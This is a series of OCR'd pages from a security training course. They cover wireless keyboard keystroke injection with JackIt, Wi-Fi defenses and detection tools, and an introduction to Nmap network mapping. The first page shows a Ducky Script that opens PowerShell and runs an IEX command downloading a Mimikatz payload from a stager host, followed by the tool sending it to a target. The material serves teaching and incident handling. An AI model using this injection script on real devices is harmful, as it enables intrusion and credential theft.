

```
$ cat commands.txt
REM Open PowerShell, download and run Mimikatz (or whatever else you want)
GUI r
STRING powershell
ENTER
DELAY 1000
STRING IEX (New-Object Net.Webclient).DownloadFile("https://mystager.xy/
PWSHcode.html", "Invoke-Mimikatz.ps1")
ENTER
$ sudo jackit --script commands.txt
 KEY   ADDRESS            CHANNELS     COUNT  SEEN          TYPE
-----  --------------  ----------  -------  -----------  -------------
    1  A9:EC:CA:91:6D          70        4  0:00:07 ago  Microsoft HID

[+] Select target keys (1-1) separated by commas, or 'all':  [all]: 1
[+] Sending attack to A9:EC:CA:91:6D [Microsoft HID] on channel 29
```

Requires a Crazyradio PA USB stick, US$34

For example, wireless keyboards are popular for many organizations, and it's common to see bankers, retailers, and hospitals use wireless keyboards and mice. Most proprietary wireless keyboards are encrypted, but there is a common vulnerability where the receiving USB dongle accepts unencrypted connections as well. The Jackit tool by `phikshun` and `infamy` (https://github.com/insecurityofthings/jackit) works with a specialized hardware device, the Crazyradio PA (available in multiple sources online for approximately US$34), to identify and inject arbitrary keystrokes using the Ducky Script convention (https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Duckyscript).

In the example shown on this page, a Ducky Script file is saved in `commands.txt` that sends the keystrokes `CMD+R` (to open the Windows *Run* dialog box), followed by `powershell` then pressing enter. Then after a short delay, the PowerShell command beginning with `IEX` is entered to download and run a malicious payload on the target.



Defenses: Preparation

War Driving

- Use WPA2 with a plan to deploy WPA3 as it becomes widely available
  - WPA3 offers other benefits as well including MFP, encryption for open networks, improved security testing of Wi-Fi Certified devices
- Deploy Wi-Fi with enterprise authentication using a certificate-based or two-factor EAP method
  - EAP/TLS: Certificates authenticate client and server
  - EAP/PEAP or EAP/TTLS: Two-factor authentication only
- Use upper-layer encryption (TLS) for critical data

For home networks, PSK authentication is probably OK with regular PSK rotation. PSK authentication is not intended for, and is not appropriate for, enterprise networks.

So, how can you defend your network against such attacks?

First, all wireless networks should use WPA2 security at a minimum today, with a plan to deploy WPA3 security as it becomes available. Networks that require a high level of security (e.g. not home networks) should also use an enterprise EAP method such as EAP/TLS for authentication, requiring certificates on the client and the RADIUS server. If EAP/TLS is not an option, consider using an EAP method that integrates two-factor devices, such as PEAP or TTLS.

In addition, use upper-layer encryption to protect the confidentiality and integrity of data. Critical application data should use TLS or other supported encryption mechanisms (such as the Windows SMB encryption options in Windows Server 2012 R2 and later.



Defenses: Identification

War Driving

- Identification
  - Wireless IDS tools are starting to get some traction
  - Aruba Networks, Motorola AirDefense, AirMagnet, and others offer products
  - IBM also offers such services on a subscription basis, using Linux-based sensors
  - Cisco (and others) offers options to use existing APs to detect unregistered APs inserted into the network; they can generate an alert or a denial of service
- Cont, Erad, Recov
  - Remove renegade access points

For identifying wireless intruders, you could look for the appearance of renegade access points or strange messages sent by intruding wireless clients (including repeated probes and frequent deauthenticate messages). Aruba Networks, Motorola AirDefense, and AirMagnet all have wireless IDS offerings. IBM offers a managed wireless IDS service, using Linux-based sensors distributed throughout your environment.

Finally, for detecting renegade access points, Cisco (and some other AP vendors) offer built-in capabilities in existing access points to detect unregistered (renegade) access points that appear in your environment. When one of your Cisco APs detects an unregistered AP in your environment, it can alert you. Alternatively, Cisco provides features that attempt to jam the renegade access point by launching a denial-of-service flood against it. I strongly recommend that you avoid this DoS feature because its legal implications could be dire!

For containment, eradication, and recovery, make sure that you remove renegade access points before an attacker causes significant damage through them.

Handheld Wi-Fi Scanning, Analysis

War Driving



NetScout AirCheck G2



APs	8
Signal Strength	
Signal Level	-45 dBm
Noise Level	-83 dBm
SNR	38 dB
Security	WPA2
802.11 Types	!
Clients	4
Band	2.4, 5 GHz
Channels	1,11,64,100,132,140
Last Seen	1 second ago



Apple:14:0b:1b
Channel: 161 AP: lap-cos-us-flk-

Apple:43:0e:d5
Channel: 36 AP: 06:02:02:1a:d...

Apple:4e:37:ad
Channel: 161 AP: lap-cos-us-flk-

Apple:ac:ac:80
;97 Channel: 36 AP: 06:02:02:1a:d...

Apple:b7:4a:3e
Channel: 132 AP: Cisco1130-1Nort

Fluke:a4:02:92
Channel: --

Fluke:a4:70:4a
-62 Channel: 140 AP: Cisco1252-3Cent

Fluke:a4:70:52

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 86

A useful handheld tool for identifying and locating malicious Wi-Fi devices is the NetScout AirCheck G2. Widely used by law enforcement to identify criminals using Wi-Fi access points, the AirCheck is convenient to measure and track the presence of imposter APs. While it is not as sophisticated as an enterprise wireless IDS system, it is useful as a mobile tool when it is necessary to respond to an attack.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

Lab 2.3: Nmap

Evading IDS/IPS

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

This page intentionally left blank.



LAB 2.2

Please work on the lab exercise
Wireless LAN Discovery with inSSIDer

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 88

This page intentionally left blank.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

Lab 2.3: Nmap

Evading IDS/IPS

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

An attacker now sits in one of three places:

- Across the internet, staring down your DMZ using the IP addresses gathered during reconnaissance
- Connected to your internal network via a modem discovered during war dialing
- Connected to your wireless LAN infrastructure via an access point discovered during war driving

Now what? Well, attackers want to get a feel for your network topology, so they'll turn to network mapping tools.



Network Mapping with Nmap

- An attacker wants to understand the topology of the target network:
  - Internet connectivity, DMZ, perimeter networks
  - Internal network (with access from modem or wireless access point)
  - Can reveal vulnerabilities (or at least disclose the network architecture)
- Nmap can be used for network mapping and port scanning
  - Written by Fyodor and the Nmap development team
  - Available for Linux and Windows; Zenmap GUI for visualization
  - We will look at network mapping first, and then port scanning

Nmap is an essential tool for attackers and defenders alike!

An attacker wants to understand the topology of your network, mainly internet connectivity: DMZ, perimeter networks, and your intranet. The layout of routers and hosts can show vulnerabilities or at least let the attacker know where things are.

Nmap, the popular network analysis tool by Fyodor and the Nmap development team, can be used for network mapping and port scanning, although most people associate it with the latter. Nmap is designed as a command-line tool, but also includes a GUI-based frontend called Zenmap, which provides excellent network mapping and visualization features. Nmap is available for free from nmap.org.

Nmap is an essential tool, used by attackers and administrators alike. In this section we will look at using Nmap for network mapping first, and then for port scanning.

